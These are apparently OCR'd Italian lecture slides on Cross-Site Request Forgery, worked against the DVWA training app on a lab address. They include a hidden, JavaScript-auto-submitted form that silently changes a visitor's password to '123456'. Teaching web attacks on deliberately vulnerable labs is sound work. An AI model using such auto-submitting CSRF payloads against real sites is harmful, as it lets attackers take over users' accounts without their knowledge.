
Cross-Site Request Forgery (CSRF) – Esempio 1

- Utilizziamo il file **`csrf.html`** per cambiare la password



Principali Vulnerabilità

Cross-Site Request Forgery (CSRF) – Esempio 1



Principali Vulnerabilità

Cross-Site Request Forgery (CSRF) – Esempio 2

- È possibile automatizzare l'azione svolta nell'Esempio 1, mediante una *hidden form* invocata tramite codice JavaScript (JS)

csrf.html

```
<form action="http://10.0.2.10/dvwa/vulnerabilities/csrf/" method="GET">
    <input type="password" autocomplete="off" name="password_new"><br>
    Confirm new password: <br>
    <input type="password" autocomplete="off" name="password_conf">
    <br>
    <input type="submit" value="Change" name="Change">
    </form>
```

New password:

```
<form id=form1 action="http://10.0.2.10/dvwa/vulnerabilities/csrf/" method="GET">
    <input type="hidden" autocomplete="off" name="password_new" value="123456"><br>
    <input type="hidden" autocomplete="off" name="password_conf" value="123456">
    <input type="hidden" value="Change" name="Change">
    </form>

<script>document.getElementById('form1').submit();</script>
```

Principali Vulnerabilità

Cross-Site Request Forgery (CSRF) – Esempio 2

- Tale form può essere memorizzata in una pagina (**`csrf_hidden.html`**)
  - Visitando tale pagina non viene mostrato alcun output, ma verrà cambiata la password dell'utente
    - Che sarà in questo caso **`123456`**

```
<form id=form1 action="http://10.0.2.10/dvwa/vulnerabilities/csrf/" method="GET">
    <input type="hidden" autocomplete="off" name="password_new" value="123456"><br>
    <input type="hidden" autocomplete="off" name="password_conf" value="123456">
    <input type="hidden" value="Change" name="Change">
    </form>

<script>document.getElementById('form1').submit();</script>
```

`csrf_hidden.html`

Principali Vulnerabilità

Cross-Site Request Forgery (CSRF) – Esempio 2